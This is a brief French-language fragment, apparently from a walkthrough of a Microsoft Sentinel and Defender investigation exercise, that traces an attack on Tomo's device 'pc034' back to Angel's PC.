
[Back](#) [Submit](#)

On découvre, un mail pour l'anniversaire d'Alex.



Investigate Tomo's Device in Sentinel and Microsoft 365 Defender

En analysant, le "pc034", on constate qu'il n'y a aucune trace de compromission et on peut retrouver la connexion fait depuis le PC d'Angel.



Who Hacked?

- Angel est derrière l'attaque !

